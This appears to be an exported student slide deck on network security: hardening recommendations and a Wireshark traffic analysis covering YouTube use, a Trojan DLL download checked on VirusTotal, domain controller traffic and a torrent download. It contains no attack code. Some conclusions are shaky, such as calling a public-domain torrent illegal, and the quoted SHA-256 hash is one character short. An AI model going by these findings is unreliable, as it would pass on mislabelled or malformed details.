## **Use proper auditing of user privileges**

- Use auditd to aid in finding any compromised accounts.
- Perform regular checks of sudo privileges for users and user groups

**What this works:** Restriction and auditing of sudo privileges ensures that attackers cannot happen upon user accounts with unauthorized access to sudo.

# Implementing Patches

# Implementing Patches

---

## Patch Overview:

### Vulnerability 1: Brute Force Attack

- Patch: Install fail2ban (`apt-get install fail2ban`)
- Why It Works: Fail2ban scans log files such as `/var/log/apache/error_log`, and bans IP's that show malicious signs, including too many password failures, seeking for exploits, etc.

### Vulnerability 2: Payload Delivery

- Patch: Deploy software updates as soon as vulnerabilities have been found, and run system security updates using scheduled Cron jobs
- Why It Works: Updating the software would prevent attacks.

### Vulnerability 3: DoS Attack

- Patch: DoS Defense System (DDS)
- Why It Works: DDS have a purpose-built system that can easily identify and obstruct denial of service attacks at a greater speed than a software based system.



# Network Analysis

# Table of Contents

---

This document contains the following resources:



**Traffic Profile**



**Normal Activity**



**Malicious Activity**

# Traffic Profile

# Traffic Profile

---

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	172.16.4.205 166.62.111.64	Machines that sent the most traffic.
Most Common Protocols	TCP, UDP, HTTP	Three most common protocols on the network.
# of Unique IP Addresses	810	Count of observed IP addresses.
Subnets	255.255.255.0	Observed subnet ranges.
# of Malware Species	1 confirmed (Trojan)	Number of malware binaries identified in traffic.

# Behavioral Analysis

---

## Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

### **“Normal” Activity**

- Watching YouTube
- Installing personal Windows backgrounds

### **Suspicious Activity**

- Downloading malware
- Setting up a domain controller and Active Directory network
- Downloading Torrents




Normal Activity

# Excessive YouTube Viewing

## Summary:

- A large amount of traffic to and from YouTube was observed at IP address 216.58.193.142 using protocols TCP, TLSv1.3 .
- Users were spending a lot of time watching videos on YouTube.



A screenshot of a Wireshark packet capture window. The filter bar at the top shows 'ip.dst == 216.58.193.142'. The packet list below shows a series of packets from 'Roger-MacBook-Pro.local' to 'youtube-ui.l.google.com'. The protocols used are TCP and TLSv1.3. The first packet (No. 17087) is a TCP connection establishment. Subsequent packets (17103-17187) are TLSv1.3 connections. The last visible packet (17188) is a TCP connection reset.


No.	Time	Source	Destination	Protocol
17087	2021-06-05 08:39:07.312751400	Roger-MacBook-Pro.local	youtube-ui.l.google.com	TCP
17103	2021-06-05 08:39:07.336835900	Roger-MacBook-Pro.local	youtube-ui.l.google.com	TCP
17105	2021-06-05 08:39:07.353683800	Roger-MacBook-Pro.local	youtube-ui.l.google.com	TLSv1.3
17144	2021-06-05 08:39:07.701718100	Roger-MacBook-Pro.local	youtube-ui.l.google.com	TCP
17145	2021-06-05 08:39:07.702774500	Roger-MacBook-Pro.local	youtube-ui.l.google.com	TCP
17146	2021-06-05 08:39:07.704852500	Roger-MacBook-Pro.local	youtube-ui.l.google.com	TLSv1.3
17147	2021-06-05 08:39:07.706647400	Roger-MacBook-Pro.local	youtube-ui.l.google.com	TLSv1.3
17148	2021-06-05 08:39:07.708388800	Roger-MacBook-Pro.local	youtube-ui.l.google.com	TLSv1.3
17149	2021-06-05 08:39:07.710002200	Roger-MacBook-Pro.local	youtube-ui.l.google.com	TLSv1.3
17150	2021-06-05 08:39:07.714744500	Roger-MacBook-Pro.local	youtube-ui.l.google.com	TLSv1.3
17181	2021-06-05 08:39:08.067106900	Roger-MacBook-Pro.local	youtube-ui.l.google.com	TCP
17187	2021-06-05 08:39:08.091028000	Roger-MacBook-Pro.local	youtube-ui.l.google.com	TLSv1.3
17188	2021-06-05 08:39:08.092044500	Roger-MacBook-Pro.local	youtube-ui.l.google.com	TCP

# Installing Personal Windows Backgrounds

## Summary:

- An image file was downloaded using HTTP.

```
[HTTP response 4/4]
[Prev request in frame: 14102]
[Prev response in frame: 14110]
[Request URI: http://b5689023.green.mattingsolutions.co/empty.gif?ss&ss1img]
  HTTP chunked response
    File Data: 14460 bytes
  Line-based text data: text/html (1 lines)
```



- The user downloaded the file from 185.243.115.84 (*green.mattingsolutions.co*) to 172.16.4.205 .

```
Type: IPv4 (0x0800)
  Internet Protocol Version 4, Src: Rotterdam-PC.mind-hammer.net (172.16.4.205), Dst: b5689023.green.mattingsolutions.co (185.243.115.84)
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
```



# Malicious Activity


# Downloading Malware

## Summary:

- A file named *june11.dll* was downloaded from 205.185.125.104 to IP address 10.6.12.203 on the Frank-n-Ted web server using HTTP(80).

```
Internet Protocol Version 4, Src: LAPTOP-5WKHX9YG.frank-n-ted.com (10.6.12.203), Dst: 205.185.125.104 (205.185.125.104)
Transmission Control Protocol, Src Port: 49739 (49739), Dst Port: http (80), Seq: 222, Ack: 489, Len: 258
Hypertext Transfer Protocol
  GET /files/june11.dll HTTP/1.1\r\n
    [Expert Info (Chat/Sequence): GET /files/june11.dll HTTP/1.1\r\n]
    Request Method: GET
    Request URI: /files/june11.dll
```

- The file was submitted to *virustotal.com* and found to be a malicious Trojan.



The image shows the VirusTotal scan results for the file *june11.dll*. At the top, a red circle indicates that 53 out of 69 security vendors flagged the file as malicious. Below this, the file's SHA-256 hash is displayed: d3636666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec. The file size is 549.84 KB, and it was scanned on 2021-06-05 at 03:21:09 UTC, 15 hours ago. The file type is identified as a DLL. The scan results show that the file is flagged as malicious by 53 security vendors. The file is also flagged as a Trojan by AegisLab and TrojanSpy:Win32/Yakes.56555f48, and as Malware/Win32.RL\_Generic.R346613 by Alibaba. The file is also flagged as Trojan.Mint.Zamg.O by AegisLab and Trojan.Win32.Yakes.41c by AegisLab.

53 / 69

53 security vendors flagged this file as malicious

d3636666b407fe5527b96696377ee7ba9b609c8ef4561fa76af218ddd764dec

549.84 KB Size

2021-06-05 03:21:09 UTC 15 hours ago

june11.dll

invalid-signature overlay pedt signed

Community Score

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 2

Ad-Aware	Trojan.Mint.Zamg.O	AegisLab	Trojan.Win32.Yakes.41c
AhnLab-V3	Malware/Win32.RL_Generic.R346613	Alibaba	TrojanSpy:Win32/Yakes.56555f48

# Setting Up A Domain Controller and Active Directory Network

## Summary:

- The *frank-n-ted.com* webserver was set up on the company network.

```
Protocol: UDP (17)
Header checksum: 0xb90d [validation disabled]
[Header checksum status: Unverified]
Source: Frank-n-Ted-DC.frank-n-ted.com (10.6.12.12)
Destination: DESKTOP-86J4BX.frank-n-ted.com (10.6.12.157)
User Datagram Protocol, Src Port: ldap (389), Dst Port: 60443 (
```

- The largest percentage of packets were transferred using TCP (91.8%).

Internet Protocol Version 4	100.0
Transmission Control Protocol	91.8
Transport Layer Security	5.6

- The largest percentage of bytes were transferred via TCP/HTTP (93.5%/71.5%)

Domain Name System	0.0
Transmission Control Protocol	93.5
Hypertext Transfer Protocol	71.5

# Downloading Torrents

## Summary:


- An illegal download was observed from 168.215.194.14 (*files.publicdomaintorrents.com*) using HTTP(80).
- The user downloaded an AVI file titled *Betty-Boop\_Rhythm-on-the-Reservation.avi.torrent*.



eth.addr == 00:16:17:18:66:c8 && http.request.method == GET

No.	Time	Source	Destination	Protocol
54422	2021-06-05 08:44:00.866600700	BLANCO-DESKTOP.dogoftheye...	files.publicdomaintorrents.com	HTTP
54488	2021-06-05 08:44:01.288135800	BLANCO-DESKTOP.dogoftheye...	files.publicdomaintorrents.com	HTTP
54573	2021-06-05 08:44:02.308006500	BLANCO-DESKTOP.dogoftheye...	www.assoc-amazon.com	HTTP
54627	2021-06-05 08:44:03.035488500	BLANCO-DESKTOP.dogoftheye...	files.publicdomaintorrents.com	HTTP
54714	2021-06-05 08:44:04.075417500	BLANCO-DESKTOP.dogoftheye...	www.assoc-amazon.com	HTTP
54750	2021-06-05 08:44:04.369677000	BLANCO-DESKTOP.dogoftheye...	rcm-na.assoc-amazon.com	HTTP
54822	2021-06-05 08:44:05.010704100	BLANCO-DESKTOP.dogoftheye...	fls-na.amazon-adsystem.com	HTTP
54995	2021-06-05 08:44:05.817147400	BLANCO-DESKTOP.dogoftheye...	files.publicdomaintorrents.com	HTTP
55039	2021-06-05 08:44:06.013456100	BLANCO-DESKTOP.dogoftheye...	ftp.osuosl.org	HTTP
55043	2021-06-05 08:44:06.022871200	BLANCO-DESKTOP.dogoftheye...	torrent.ubuntu.com	HTTP
55280	2021-06-05 08:44:06.681353400	BLANCO-DESKTOP.dogoftheye...	files.publicdomaintorrents.com	HTTP
55310	2021-06-05 08:44:06.758024900	BLANCO-DESKTOP.dogoftheye...	moonstar.publicdomaintorrents...	HTTP
55404	2021-06-05 08:44:07.044437000	BLANCO-DESKTOP.dogoftheye...	files.publicdomaintorrents.com	HTTP

.....0..... = IG bit: Individual address (unicast)  
Type: IPv4 (0x0800)  
▶ Internet Protocol Version 4, Src: BLANCO-DESKTOP.dogoftheye.net (10.0.0.201), Dst: files.publicdomaintorrents.com (168.215.194.14)  
▶ Transmission Control Protocol, Src Port: 49834 (49834), Dst Port: http (80), Seq: 1, Ack: 1, Len: 535  
▼ Hypertext Transfer Protocol  
    GET /bt/btdownload.php?type=torrent&file=Betty\_Boop\_Rhythm\_on\_the\_Reservation.avi.torrent HTTP/1.1\r\n  
    [Expert Info (Chat/Sequence): GET /bt/btdownload.php?type=torrent&file=Betty\_Boop\_Rhythm\_on\_the\_Reservation.avi.torrent  
    Request Method: GET  
    Request URI: /bt/btdownload.php?type=torrent&file=Betty\_Boop\_Rhythm\_on\_the\_Reservation.avi.torrent





The End